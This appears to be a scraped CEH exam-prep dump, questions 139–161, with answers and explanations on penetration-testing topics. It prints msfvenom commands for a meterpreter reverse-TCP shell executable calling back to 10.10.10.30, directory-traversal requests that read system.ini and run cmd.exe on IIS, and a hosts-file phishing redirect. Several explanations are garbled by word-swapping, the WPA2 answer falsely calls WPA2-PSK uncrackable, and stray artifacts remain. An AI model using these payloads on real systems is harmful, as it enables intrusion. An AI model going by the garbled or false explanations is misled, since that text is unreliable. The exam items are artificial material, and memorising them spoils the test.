Answer: (SHOW ANSWER)
SOX stands for Sarbanes-Oxley Act of 2002. It is a U.S. federal law enacted to protect shareholders and the general public from accounting errors and corporate fraud.
Key points:
Requires strict internal controls and financial disclosures in publicly traded companies.
Mandates regular audits and IT security controls related to financial data.
Applies especially to accounting systems, databases, access controls, and IT procedures related to financial reporting.
Incorrect Options:
A). PCI-DSS relates to securing credit card data.
B). FISMA pertains to federal agency cybersecurity standards.
D). ISO/IEC 27001:2013 is an international information security standard, not a legal requirement for financial integrity.
Reference - CEH v13 Official Courseware:
Module 01: Introduction to Ethical Hacking
Section: "Compliance and Legal Concepts"
Table: "Major Laws and Regulations in Information Security"

NEW QUESTION: 139
what is the correct way of using MSFvenom to generate a reverse TCP shellcode for windows?
A. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f c
B. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f c
C. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe
D. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe
Answer: C (LEAVE A REPLY)

https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom Often one of the most useful (and to the beginner underrated) abilities of Metasploit is the msfpayload module. Multiple payloads can be created with this module and it helps something that can give you a shell in almost any situation. For each of these payloads you can go into msfconsole and select exploit/multi/handler.
Run 'set payload' for the relevant payload used and configure all necessary options (LHOST, LPORT, etc).
Execute and wait for the payload to be run. For the examples below it's pretty self explanatory but LHOST should be filled in with your IP address (LAN IP if attacking within the network, WAN IP if attacking across the internet), and LPORT should be the port you wish to be connected back on.
Example for Windows:
- msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f exe > shell.exe

NEW QUESTION: 140
As a budding cybersecurity enthusiast, you have set up a small lab at home to learn more about wireless network security. While experimenting with your home Wi-Fi network, you decide to use a well-known hacking tool to capture network traffic and attempt to crack the Wi-Fi password. However, despite many attempts, you have been unsuccessful. Your home Wi-Fi network uses WPA2 Personal with AES encryption.
Why are you finding it difficult to crack the Wi-Fi password?
A. The Wi-Fi password is too complex and long
B. Your hacking tool is outdated
C. The network is using an uncrackable encryption method
D. The network is using MAC address filtering.
Answer: C (LEAVE A REPLY)
The network is using an uncrackable encryption method, which makes it difficult to crack the Wi-Fi password. WPA2 Personal with AES encryption is the strongest form of security offered by Wi-Fi devices at the moment, and it should be used for all purposes. AES stands for Advanced Encryption Standard, and it is a symmetric-key algorithm that uses a 128-bit, 192-bit, or 256-bit key to encrypt and decrypt data. AES is considered to be uncrackable by brute force attacks, as it would take an impractical amount of time and computational power to try all possible key combinations12. Therefore, unless you have access to the Wi-Fi password or the encryption key, you will not be able to decrypt the network traffic and crack the password.
The other options are not correct for the following reasons:
* A. The Wi-Fi password is too complex and long: This option is not relevant because the Wi-Fi password is not directly used to encrypt the network traffic. Instead, the password is used to generate a Pre-Shared Key (PSK), which is then used to derive a Pairwise Master Key (PMK), which is then used to derive a Pairwise Transient Key (PTK), which is then used to encrypt the data. Therefore, the complexity and length of the password do not affect the encryption strength, as long as the password is not easily guessed or leaked34.

* B. Your hacking tool is outdated: This option is not plausible because even if your hacking tool is outdated, it would not affect your ability to capture the network traffic and attempt to crack the password. The hacking tool may not support the latest Wi-Fi standards or protocols, but it should still be able to capture the raw data packets and save them in a file. The cracking process would depend on the encryption algorithm and the key, not on the hacking tool.
* D. The network is using MAC address filtering: This option is not feasible because MAC address filtering is a technique that restricts network access and communication to trusted devices based on their MAC addresses, which are unique identifiers assigned to network interfaces. MAC address filtering can prevent unauthorized devices from joining the network, but it cannot prevent authorized devices from capturing the network traffic. Moreover, MAC address filtering can be easily bypassed by spoofing the MAC address of an allowed device56.
References:
* 1: What is AES Encryption and How Does it Work? | Kaspersky
* 2: AES Encryption: Everything You Need to Know | Comparitech
* 3: How Does WPA2 Work? | Techwalla
* 4: How Does WPA2 Encryption Work? | Security Boulevard
* 5: What is MAC Address Filtering? | Definition, Types & Examples - Fortinet
* 6: How to Bypass MAC Address Filtering on Wireless Networks - Null Byte :: WonderHowTo

NEW QUESTION: 141
What is the least important information when you analyze a public IP address in a security alert?
A. DNS
B. Whois
C. Geolocation
D. ARP
Answer: (SHOW ANSWER)
In CEH v13 Module 02: Footprinting and Reconnaissance, and Module 03: Scanning Networks, several tools and techniques are introduced for analyzing public IP addresses when investigating a security alert.
Let's evaluate the options:
A). DNS: Domain Name System (DNS) is essential in mapping IPs to domains. Reverse DNS lookups can reveal if the IP is associated with a malicious domain, and forward lookups can confirm legitimacy.
B). Whois: WHOIS records are crucial for identifying IP ownership, registration data, and abuse contacts. It helps assess if the IP belongs to a known threat actor or suspicious hosting provider.
C). Geolocation: Helps you understand where the IP is physically located. If the IP is in a country known for cybercrime or doesn't match your user's location, it raises red flags.
D). ARP (Address Resolution Protocol): # ARP is local to Layer 2 and works only within a LAN (Local Area Network). ARP cannot resolve or analyze public IP addresses which operate in Layer 3 of the OSI model.

Thus, ARP is the least relevant when analyzing a public IP address, as it deals with MAC-to-IP mapping only in local environments.
Reference:
Module 02 - Public IP Analysis Tools (WHOIS, DNS, IP Lookup)
CEH iLabs: IP Attribution and Threat Hunting using WHOIS & Geolocation

NEW QUESTION: 142
Abel, a security professional, conducts penetration testing in his client organization to check for any security loopholes. He launched an attack on the DHCP servers by broadcasting forged DHCP requests and leased all the DHCP addresses available in the DHCP scope until the server could not issue any more IP addresses. This led to a Dos attack, and as a result, legitimate employees were unable to access the clients network. Which of the following attacks did Abel perform in the above scenario?
A. VLAN hopping
B. DHCP starvation
C. Rogue DHCP server attack
D. STP attack
Answer: B (LEAVE A REPLY)
A DHCP starvation assault is a pernicious computerized assault that objectives DHCP workers. During a DHCP assault, an unfriendly entertainer floods a DHCP worker with false DISCOVER bundles until the DHCP worker debilitates its stock of IP addresses. When that occurs, the aggressor can deny genuine organization clients administration, or even stock an other DHCP association that prompts a Man-in-the- Middle (MITM) assault.
In a DHCP Starvation assault, a threatening entertainer sends a huge load of false DISCOVER parcels until the DHCP worker thinks they've used their accessible pool. Customers searching for IP tends to find that there are no IP addresses for them, and they're refused assistance. Furthermore, they may search for an alternate DHCP worker, one which the unfriendly entertainer may give. What's more, utilizing a threatening or sham IP address, that unfriendly entertainer would now be able to peruse all the traffic that customer sends and gets.
In an unfriendly climate, where we have a malevolent machine running some sort of an instrument like Yersinia, there could be a machine that sends DHCP DISCOVER bundles. This malevolent customer doesn't send a modest bunch - it sends a great many vindictive DISCOVER bundles utilizing sham, made-up MAC addresses as the source MAC address for each solicitation.
In the event that the DHCP worker reacts to every one of these false DHCP DISCOVER parcels, the whole IP address pool could be exhausted, and that DHCP worker could trust it has no more IP delivers to bring to the table to legitimate DHCP demands.
When a DHCP worker has no more IP delivers to bring to the table, ordinarily the following thing to happen would be for the aggressor to get their own DHCP worker. This maverick DHCP worker at that point starts giving out IP addresses.

The advantage of that to the assailant is that if a false DHCP worker is distributing IP addresses, including default DNS and door data, customers who utilize those IP delivers and begin to utilize that default passage would now be able to be directed through the aggressor's machine. That is all that an unfriendly entertainer requires to play out a man-in-the-center (MITM) assault.

NEW QUESTION: 143
Which of the following allows attackers to draw a map or outline the target organization's network infrastructure to know about the actual environment that they are going to hack.
A. Enumeration
B. Vulnerability analysis
C. Malware analysis
D. Scanning networks
Answer: D (LEAVE A REPLY)
Objectives of Footprinting Draw Network Map - Combining footprinting techniques with tools such as Tracert allows the attacker to create diagrammatic representations of the target organization's network presence. Specficially, it allows attackers to draw a map or outline of the target organization's network infrastructure to know about the actual environment that they are going to break into. These network diagrams can guide the attacker in performing an attack. (P.114/98)

NEW QUESTION: 144
A security analyst investigates unusual east-west traffic on a corporate network. A rogue device has been physically inserted between a workstation and the switch, enabling unauthorized access while inheriting the workstation's authenticated network state. Which evasion technique is being used?
A. Exploiting a wireless rogue access point to tunnel through the firewall
B. NAC bypass using a pre-authenticated device for network bridging
C. Spoofing ARP responses from a dynamic IP allocation pool
D. VLAN double tagging to shift between network segments
Answer: (SHOW ANSWER)
Network Access Control (NAC) solutions often authenticate only the first device connected to a port. CEH explains that attackers can insert a rogue device behind an already authenticated host, bypassing NAC checks.
This creates a transparent bridge that forwards legitimate traffic while injecting attacker-controlled communications.

NEW QUESTION: 145
Which type of sniffing technique is generally referred as MiTM attack?

A. Password Sniffing
B. ARP Poisoning
C. MAC Flooding
D. DHCP Sniffing
Answer: B (LEAVE A REPLY)
Comprehensive and Detailed Explanation:
ARP Poisoning (Address Resolution Protocol Poisoning) is a classic Man-in-the-Middle (MiTM) attack in a LAN environment. It works by sending fake ARP replies to devices on a network to associate the attacker's MAC address with the IP address of another host (typically the default gateway). As a result:
Network traffic meant for the gateway is sent to the attacker instead.
The attacker can then intercept, modify, or forward the traffic to the actual destination, performing a full MiTM.
This allows the attacker to:
Sniff sensitive data (e.g., credentials, emails)
Hijack sessions
Inject malicious payloads
From CEH v13 Courseware:
Module 8: Sniffing
Topic: MiTM Attacks # ARP Spoofing Techniques
Incorrect Options:
A). Password Sniffing is a result of MiTM but not a technique itself.
C). MAC Flooding is a switch attack that floods the CAM table to make the switch act like a hub.
D). DHCP Sniffing relates to capturing DHCP messages but is not commonly used for MiTM.
Reference:CEH v13 Study Guide - Module 8: ARP Poisoning and MiTM AttacksOWASP Network Threats - ARP Spoofing ChatGPT said:

NEW QUESTION: 146

A security analyst is performing an audit on the network to determine if there are any deviations from the security policies in place. The analyst discovers that a user from the IT department had a dial-out modem installed.
Which security policy must the security analyst check to see if dial-out modems are allowed?
A. Firewall-management policy
B. Acceptable-use policy
C. Permissive policy
D. Remote-access policy
Answer: D (LEAVE A REPLY)
In CEH v13 Module 01: Information Security Controls, the Remote Access Policy is defined as the guideline that governs:
Which remote access methods (VPNs, modems, RDP, etc.) are permitted.
Requirements for authentication and encryption.
Who is authorized to use them and under what conditions.
In This Case:
The use of a dial-out modem is considered a remote access method, especially if it bypasses the corporate firewall.
The analyst needs to check whether such remote access is permitted, and under what security controls.
Reference:
Module 01 - Policies and Governance: Remote Access Policy
CEH eBook: Policy Enforcement and Exception Auditing

NEW QUESTION: 147
Dayn, an attacker, wanted to detect if any honeypots are installed in a target network. For this purpose, he used a time-based TCP fingerprinting method to validate the response to a normal computer and the response of a honeypot to a manual SYN request.
Which of the following techniques is employed by Dayn to detect honeypots?
A. Detecting honeypots running on VMware
B. Detecting the presence of Honeyd honeypots
C. Detecting the presence of Snort_inline honeypots
D. Detecting the presence of Sebek-based honeypots
Answer: (SHOW ANSWER)
In CEH v13 Module 07: Evading IDS, Firewalls, and Honeypots, various honeypot detection techniques are discussed. One such method is time-based TCP fingerprinting, which is effective against Honeyd-based honeypots.
Honeyd Honeypots:
Lightweight, low-interaction honeypots.
Often respond with inconsistent or delayed TCP timestamps.
Can be fingerprinted by comparing round-trip time and TTL values to real systems.
Option Clarification:

A: VMware detection: Uses CPU/BIOS identifiers and MAC address patterns.
B: Honeyd detection: Correct - uses time-based TCP fingerprinting.
C: Snort_inline: A network-based IPS, not the context here.
D: Sebek: Used to monitor user-level activity, not related to TCP response timing.
Reference:
Module 07 - Honeypot Detection Techniques
CEH Labs: Timing Analysis for Detecting Honeyd Honeypots

NEW QUESTION: 148
Which of the following tools are used for enumeration? (Choose three.)
A. SolarWinds
B. USER2SID
C. Cheops
D. SID2USER
E. DumpSec
Answer: (SHOW ANSWER)
Enumeration is the process of extracting usernames, shares, services, and other system-specific information from a target system. Tools used for enumeration include:
B). USER2SID: Resolves a username to its associated Security Identifier (SID).
D). SID2USER: Resolves an SID back to the corresponding username.
E). DumpSec: A powerful GUI tool used to enumerate users, shares, and permissions on Windows systems.
From CEH v13 Courseware:
Module 4: Enumeration
Section: NetBIOS and Windows Enumeration Tools
CEH v13 Study Guide states:
"USER2SID and SID2USER are classic tools used to map usernames to SIDs and vice versa during Windows enumeration. DumpSec can enumerate user accounts, group memberships, and shared resources on systems with open permissions." Incorrect Options:
A). SolarWinds: Primarily a network performance monitoring tool, not designed for enumeration.
C). Cheops: A network mapping tool, not an enumeration utility.
Reference:CEH v13 Study Guide - Module 4: Enumeration # Windows Enumeration ToolsMicrosoft Windows Security SID Documentation

NEW QUESTION: 149
Attacker Lauren has gained the credentials of an organization's internal server system, and she was often logging in during irregular times to monitor the network activities. The organization was skeptical about the login times and appointed security professional Robert to determine the issue. Robert analyzed the compromised device to find incident details such as the type of attack, its severity, target, impact, method of propagation, and vulnerabilities exploited. What is the incident handling and response (IH&R) phase, in which Robert has determined these issues?

A. Preparation
B. Eradication
C. Incident recording and assignment
D. Incident triage
Answer: D (LEAVE A REPLY)
Incident Handling and Response Incident handling and response (IH&R) is the process of taking organized and careful steps when reacting to a security incident or cyberattack. Steps involved in the IH&R process: 3.
Incident Triage - The IH&R team further analyzes the compromised device to find incident details such as the type of attack, its severity, target, impact, and method of propagation, and any vulnerabilities it exploited. (P.
84/68)

NEW QUESTION: 150
While testing a web application in development, you notice that the web server does not properly ignore the
"dot dot slash" (../) character string and instead returns the file listing of a folder structure of the server.
What kind of attack is possible in this scenario?
A. Cross-site scripting
B. Denial of service
C. SQL injection
D. Directory traversal
Answer: D (LEAVE A REPLY)
Appropriately controlling admittance to web content is significant for running a safe web worker. Index crossing or Path Traversal is a HTTP assault which permits aggressors to get to limited catalogs and execute orders outside of the web worker's root registry.
Web workers give two primary degrees of security instruments
Access Control Lists (ACLs)
Root index
An Access Control List is utilized in the approval cycle. It is a rundown which the web worker's manager uses to show which clients or gatherings can get to, change or execute specific records on the worker, just as other access rights.
The root registry is a particular index on the worker record framework in which the clients are kept. Clients can't get to anything over this root.
For instance: the default root registry of IIS on Windows is C:\Inetpub\wwwroot and with this arrangement, a client doesn't approach C:\Windows yet approaches C:\Inetpub\wwwroot\news and some other indexes and documents under the root catalog (given that the client is confirmed by means of the ACLs).
The root index keeps clients from getting to any documents on the worker, for example, C:
\WINDOWS

/system32/win.ini on Windows stages and the/and so on/passwd record on Linux/UNIX stages. This weakness can exist either in the web worker programming itself or in the web application code.

To play out a registry crossing assault, all an assailant requires is an internet browser and some information on where to aimlessly discover any default documents and registries on the framework.

What an assailant can do if your site is defenseless

With a framework defenseless against index crossing, an aggressor can utilize this weakness to venture out of the root catalog and access different pieces of the record framework. This may enable the assailant to see confined documents, which could give the aggressor more data needed to additional trade off the framework.

Contingent upon how the site access is set up, the aggressor will execute orders by mimicking himself as the client which is related with "the site". Along these lines everything relies upon what the site client has been offered admittance to in the framework.

Illustration of a Directory Traversal assault by means of web application code In web applications with dynamic pages, input is generally gotten from programs through GET or POST solicitation techniques. Here is an illustration of a HTTP GET demand URL GET http://test.webarticles.com/show.asp?view=oldarchive.html HTTP/1.1
Host: test.webarticles.com

With this URL, the browser requests the dynamic page show.asp from the server and with it also sends the parameter view with the value of oldarchive.html. When this request is executed on the web server, show.

asp retrieves the file oldarchive.html from the server's file system, renders it and then sends it back to the browser which displays it to the user. The attacker would assume that show.asp can retrieve files from the file system and sends the following custom URL.

GET http://test.webarticles.com/show.asp?view=../../../../../Windows/system.ini HTTP/1.1 Host: test.webarticles.com This will cause the dynamic page to retrieve the file system.ini from the file system and display it to the user.

The expression ../ instructs the system to go one directory up which is commonly used as an operating system directive. The attacker has to guess how many directories he has to go up to find the Windows folder on the system, but this is easily done by trial and error.

Example of a Directory Traversal attack via web server

Apart from vulnerabilities in the code, even the web server itself can be open to directory traversal attacks.

The problem can either be incorporated into the web server software or inside some sample script files left available on the server.

The vulnerability has been fixed in the latest versions of web server software, but there are web servers online which are still using older versions of IIS and Apache which might be open to directory traversal attacks.

Even though you might be using a web server software version that has fixed this vulnerability, you might still have some sensitive default script directories exposed which are well known to hackers.
For example, a URL request which makes use of the scripts directory of IIS to traverse directories and execute a command can be GET
http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\ HTTP/1.1 Host: server.com The request would return to the user a list of all files in the C:\ directory by executing the cmd.exe command shell file and run the command dir c:\ in the shell. The %5c expression that is in the URL request is a web server escape code which is used to represent normal characters. In this case %5c represents the character \.
Newer versions of modern web server software check for these escape codes and do not let them through.
Some older versions however, do not filter out these codes in the root directory enforcer and will let the attackers execute such commands.

NEW QUESTION: 151
A penetration tester finds malware that spreads across a network without user interaction, replicating itself from one machine to another. What type of malware is this?
A. Keylogger
B. Ransomware
C. Virus
D. Worm
Answer: (SHOW ANSWER)
Comprehensive Explanation from CEH v13 Courseware:
CEH v13 describes worms as standalone malicious programs capable of self-replication without requiring user assistance. Unlike viruses, which need a host file and are triggered typically by user actions, worms propagate autonomously by scanning networks, exploiting vulnerabilities, or copying themselves to accessible machines. Worms are known for causing rapid, widespread damage by consuming bandwidth, degrading system performance, and creating backdoors for attackers. Classic examples such as Conficker, WannaCry, and SQL Slammer reinforce the destructive potential of automated propagation. CEH stresses that worms often use network shares, open ports, or unpatched vulnerabilities to move laterally. In contrast, keyloggers harvest keystrokes, ransomware encrypts data and demands payment, and viruses require user involvement to spread. The behavior in the scenario-automatic replication across the network-is the defining characteristic of worm activity according to CEH's malware taxonomy.

NEW QUESTION: 152
Which is the first step followed by Vulnerability Scanners for scanning a network?
A. OS Detection
B. Firewall detection
C. TCP/UDP Port scanning
D. Checking if the remote host is alive
Answer: D (LEAVE A REPLY)
Vulnerability scanning solutions perform vulnerability penetration tests on the organizational network in three steps:
1. Locating nodes: The first step in vulnerability scanning is to locate live hosts in the target network using various scanning techniques.
2. Performing service and OS discovery on them: After detecting the live hosts in the target network, the next step is to enumerate the open ports and services and the operating system on the target systems.
3. Testing those services and OS for known vulnerabilities: Finally, after identifying the open services and the operating system running on the target nodes, they are tested for known vulnerabilities.

NEW QUESTION: 153
Bob is going to perform an active session hijack against Brownies Inc. He has found a target that allows session-oriented connections (Telnet) and performs the sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network.
What is Bob supposed to do next?
A. Take over the session
B. Reverse sequence prediction
C. Guess the sequence numbers
D. Take one of the parties offline
Answer: (SHOW ANSWER)
In active session hijacking, after identifying a valid session, the attacker must desynchronize the legitimate communication between the client and the server. To do this, Bob should:
* Knock one of the parties offline (typically the client).
* Then spoof the session by injecting crafted packets using the guessed sequence number.
From CEH v13 Courseware:
* Module 11: Session Hijacking
CEH v13 Study Guide states:

"After identifying a session and predicting its sequence number, the attacker forces the original user offline, allowing them to assume control over the connection using spoofed packets."
Incorrect Options:
* A: Taking over the session is the ultimate goal, but the necessary step before that is disconnecting the original participant.
* B: Sequence prediction is already done.
* C: Sequence number has already been guessed.
Reference:CEH v13 Study Guide - Module 11: TCP Session Hijacking ProcessRFC 793 - TCP State Management and Sequence Numbers

NEW QUESTION: 154
A new wireless client is configured to join a 802.11 network. This client uses the same hardware and software as many of the other clients on the network. The client can see the network, but cannot connect. A wireless packet sniffer shows that the Wireless Access Point (WAP) is not responding to the association requests being sent by the wireless client. What is a possible source of this problem?
A. The WAP does not recognize the client's MAC address
B. The client cannot see the SSID of the wireless network
C. Client is configured for the wrong channel
D. The wireless client is not configured to use DHCP
Answer: (SHOW ANSWER)
https://en.wikipedia.org/wiki/MAC_filtering
MAC filtering is a security method based on access control. Each address is assigned a 48-bit address, which is used to determine whether we can access a network or not. It helps in listing a set of allowed devices that you need on your Wi-Fi and the list of denied devices that you don't want on your Wi-Fi. It helps in preventing unwanted access to the network. In a way, we can blacklist or white list certain computers based on their MAC address. We can configure the filter to allow connection only to those devices included in the white list. White lists provide greater security than blacklists because the router grants access only to selected devices.
It is used on enterprise wireless networks having multiple access points to prevent clients from communicating with each other. The access point can be configured only to allow clients to talk to the default gateway, but not other wireless clients. It increases the efficiency of access to a network.
The router allows configuring a list of allowed MAC addresses in its web interface, allowing you to choose which devices can connect to your network. The router has several functions designed to improve the network's security, but not all are useful. Media access control may seem advantageous, but there are certain flaws.
On a wireless network, the device with the proper credentials such as SSID and password can authenticate with the router and join the network, which gets an IP address and access to the internet and any shared resources.

MAC address filtering adds an extra layer of security that checks the device's MAC address against a list of agreed addresses. If the client's address matches one on the router's list, access is granted; otherwise, it doesn' t join the network.

NEW QUESTION: 155
An organization decided to harden its security against web-application and web-server attacks. John, a security personnel in the organization, employed a security scanner to automate web-application security testing and to guard the organization's web infrastructure against web-application threats. Using that tool, he also wants to detect XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. Which of the following security scanners will help John perform the above task?
A. AlienVaultOSSIM
B. Syhunt Hybrid
C. Saleae Logic Analyzer
D. Cisco ASA
Answer: B (LEAVE A REPLY)
Syhunt Hybrid combines comprehensive static and dynamic security scans to detect vulnerabilities like XSS, File Inclusion, SQL Injection, Command Execution and many more, including inferential, in-band and out-of- band attacks through Hybrid-Augmented Analysis (HAST). With Syhunt's unique gray box/hybrid scanning capability the information acquired during source code scans is automatically used to create and enhance dynamic scans. All entry points are covered generating detailed information about the security level of your web applications. Available for on-premises deployment for businesses using Windows and Linux 64-bit.
Web Server Security Tools - Web Application Security Scanners The Syhunt Hybrid scanner automates web application security testing and guards the organization's web infrastructure against web application security threats. Syhunt Dynamic crawls websites and detects XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. (P.1713/1697)

NEW QUESTION: 156
An attacker has installed a RAT on a host. The attacker wants to ensure that when a user attempts to go to
"www.MyPersonalBank.com", the user is directed to a phishing site.
Which file does the attacker need to modify?
A. Boot.ini
B. Sudoers
C. Networks
D. Hosts
Answer: D (LEAVE A REPLY)

The hosts file on a computer maps domain names to IP addresses locally. By modifying this file, an attacker can redirect traffic destined for legitimate sites (e.g., www.MyPersonalBank.com) to malicious IP addresses (e.g., a phishing server).
The hosts file takes precedence over DNS queries, making it a simple but powerful tool for local redirection.
Windows hosts file location: C:\Windows\System32\drivers\etc\hosts
Linux/Unix hosts file location: /etc/hosts
Reference - CEH v13 Official Study Guide:
Module 6: Malware Threats
Quote:
"Attackers can redirect users to phishing or malware sites by altering the local hosts file, bypassing DNS resolution." Incorrect Options:
A: boot.ini is for boot configuration, not DNS resolution.
B: sudoers controls administrative privileges in Linux.
C: networks is for defining network names, not URL resolution.

NEW QUESTION: 157
Samuel a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSlv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.
Which of the following attacks can be performed by exploiting the above vulnerability?
A. DROWN attack
B. Padding oracle attack
C. Side-channel attack
D. DUHK attack
Answer: A (LEAVE A REPLY)
DROWN is a serious vulnerability that affects HTTPS and other services that deem SSL and TLS, some of the essential cryptographic protocols for net security. These protocols allow everyone on the net to browse the net, use email, look on-line, and send instant messages while not third-parties being able to browse the communication.
DROWN allows attackers to break the encryption and read or steal sensitive communications, as well as passwords, credit card numbers, trade secrets, or financial data. At the time of public disclosure on March
2016, our measurements indicated thirty third of all HTTPS servers were vulnerable to the attack. fortuitously, the vulnerability is much less prevalent currently. As of 2019, SSL Labs estimates that one.2% of HTTPS servers are vulnerable.
What will the attackers gain?
Any communication between users and the server. This typically includes, however isn't limited to, usernames and passwords, credit card numbers, emails, instant messages, and sensitive

documents. under some common scenarios, an attacker can also impersonate a secure web site and intercept or change the content the user sees.

Who is vulnerable?

Websites, mail servers, and other TLS-dependent services are in danger for the DROWN attack. At the time of public disclosure, many popular sites were affected. we used Internet-wide scanning to live how many sites are vulnerable:


	Vulnerable at Disclosure (March 2016)
HTTPS — Top one million domains	25%
HTTPS — All browser-trusted sites	22%
HTTPS — All sites	33%

Operators of vulnerable servers got to take action. there's nothing practical that browsers or end-users will do on their own to protect against this attack.

Is my site vulnerable?

Modern servers and shoppers use the TLS encryption protocol. However, because of misconfigurations, several servers also still support SSLv2, a 1990s-era precursor to TLS. This support did not matter in practice, since no up-to-date clients really use SSLv2. Therefore, despite the fact that SSLv2 is thought to be badly insecure, until now, simply supporting SSLv2 wasn't thought of a security problem, is a clients never used it.

DROWN shows that merely supporting SSLv2 may be a threat to fashionable servers and clients. It modern associate degree attacker to modern fashionable TLS connections between up-to-date clients and servers by sending probes to a server that supports SSLv2 and uses the same private key.



A server is vulnerable to DROWN if:

It allows SSLv2 connections. This is surprisingly common, due to misconfiguration and inappropriate default settings.

Its private key is used on any other serverthat allows SSLv2 connections, even for another protocol. Many companies reuse the same certificate and key on their web and email servers, for instance. In this case, if the email server supports SSLv2 and the web server does not, an attacker can take advantage of the email server to break TLS connections to the web server.

How do I protect my server?
To protect against DROWN, server operators need to ensure that their private keys software used anyplace with server computer code that enables SSLv2 connections. This includes net servers, SMTP servers, IMAP and POP servers, and the other software that supports SSL/TLS.
Disabling SSLv2 is difficult and depends on the particular server software. we offer instructions here for many common products:
OpenSSL: OpenSSL may be a science library employed in several server merchandise. For users of OpenSSL, the simplest and recommended solution is to upgrade to a recent OpenSSL version. OpenSSL 1.0.2 users ought to upgrade to 1.0.2g. OpenSSL 1.0.1 users ought to upgrade to one.0.1s. Users of older OpenSSL versions ought to upgrade to either one in every of these versions. (Updated March thirteenth, 16:00 UTC) Microsoft IIS (Windows Server): Support for SSLv2 on the server aspect is enabled by default only on the OS versions that correspond to IIS 7.0 and IIS seven.5, particularly Windows scene, Windows Server 2008, Windows seven and Windows Server 2008R2. This support is disabled within the appropriate SSLv2 subkey for 'Server', as outlined in KB245030. albeit users haven't taken the steps to disable SSLv2, the export-grade and 56-bit ciphers that build DROWN possible don't seem to be supported by default.
Network Security Services (NSS): NSS may be a common science library designed into several server merchandise. NSS versions three.13 (released back in 2012) and higher than ought to have SSLv2 disabled by default. (A little variety of users might have enabled SSLv2 manually and can got to take steps to disable it.) Users of older versions ought to upgrade to a more moderen version. we tend to still advocate checking whether or not your non-public secret is exposed elsewhere Other affected software and in operation systems:
Instructions and data for: Apache, Postfix, Nginx, Debian, Red Hat
Browsers and other consumers: practical nothing practical that net browsers or different client computer code will do to stop DROWN. only server operators ar ready to take action to guard against the attack.

NEW QUESTION: 158
Nedved is an IT Security Manager of a bank. One day, he found out there is a security breach involving a suspicious connection from the email server to an unknown IP. What is the first thing Nedved should do before contacting the incident response team?
A. Leave it as it is and contact the incident response team right away
B. Block the connection to the suspicious IP Address from the firewall
C. Disconnect the email server from the network
D. Migrate the connection to the backup email server

Answer: C (LEAVE A REPLY)
Before the incident response team is contacted, it's crucial to contain the breach to prevent further data exfiltration or compromise. Disconnecting the affected server from the network immediately halts communication with any malicious actors.
##########

NEW QUESTION: 159
Clark is a professional hacker. He created and configured multiple domains pointing to the same host to switch quickly between the domains and avoid detection.
Identify the behavior of the adversary In the above scenario.
A. use of command-line interface
B. Data staging
C. Unspecified proxy activities
D. Use of DNS tunneling
Answer: C (LEAVE A REPLY)
A proxy server acts as a gateway between you and therefore the internet. It's an intermediary server separating end users from the websites they browse. Proxy servers provide varying levels of functionality, security, and privacy counting on your use case, needs, or company policy.
If you're employing a proxy server, internet traffic flows through the proxy server on its thanks to the address you requested. A proxy server is essentially a computer on the web with its own IP address that your computer knows. once you send an internet request, your request goes to the proxy server first. The proxy server then makes your web request on your behalf, collects the response from the online server, and forwards you the online page data so you'll see the page in your browser.

NEW QUESTION: 160
"Testing the network using the same methodologies and tools employed by attackers"
A. Vulnerability Scanning
B. Penetration Testing
C. Security Policy Implementation
D. Designing Network Security
Answer: (SHOW ANSWER)
The phrase "testing the network using the same methodologies and tools employed by attackers" precisely describes Penetration Testing.
Penetration testing involves:
Simulating real-world attacks.
Using tools and techniques similar to those used by malicious hackers.
Actively exploiting vulnerabilities to assess the security posture of systems.
From CEH v13 Courseware:
Module 1: Introduction to Ethical Hacking

Module 5: Vulnerability Assessment vs. Penetration Testing
CEH v13 Study Guide states:
"Penetration testing is a simulated cyberattack against your system to check for exploitable vulnerabilities. It uses the same tools, techniques, and processes as attackers to find and validate security weaknesses." Incorrect Options:
A). Vulnerability Scanning: Only identifies potential issues; it doesn't attempt to exploit them.
C). Security Policy Implementation: Refers to governance and documentation, not testing.
D). Designing Network Security: Refers to planning a secure architecture.
Reference:CEH v13 Study Guide - Module 1: Penetration Testing MethodologiesNIST SP 800-115 - Technical Guide to Information Security Testing and Assessment

NEW QUESTION: 161
During a high-stakes engagement, a penetration tester abuses MS-EFSRPC to force a domain controller to authenticate to an attacker-controlled server. The tester captures the NTLM hash and relays it to AD CS to obtain a certificate granting domain admin privileges. Which network-level hijacking technique is illustrated?
A. Hijacking sessions using a PetitPotam relay attack
B. Exploiting vulnerabilities in TLS compression via a CRIME attack
C. Stealing session tokens using browser-based exploits
D. Employing a session donation method to transfer tokens
Answer: A (LEAVE A REPLY)
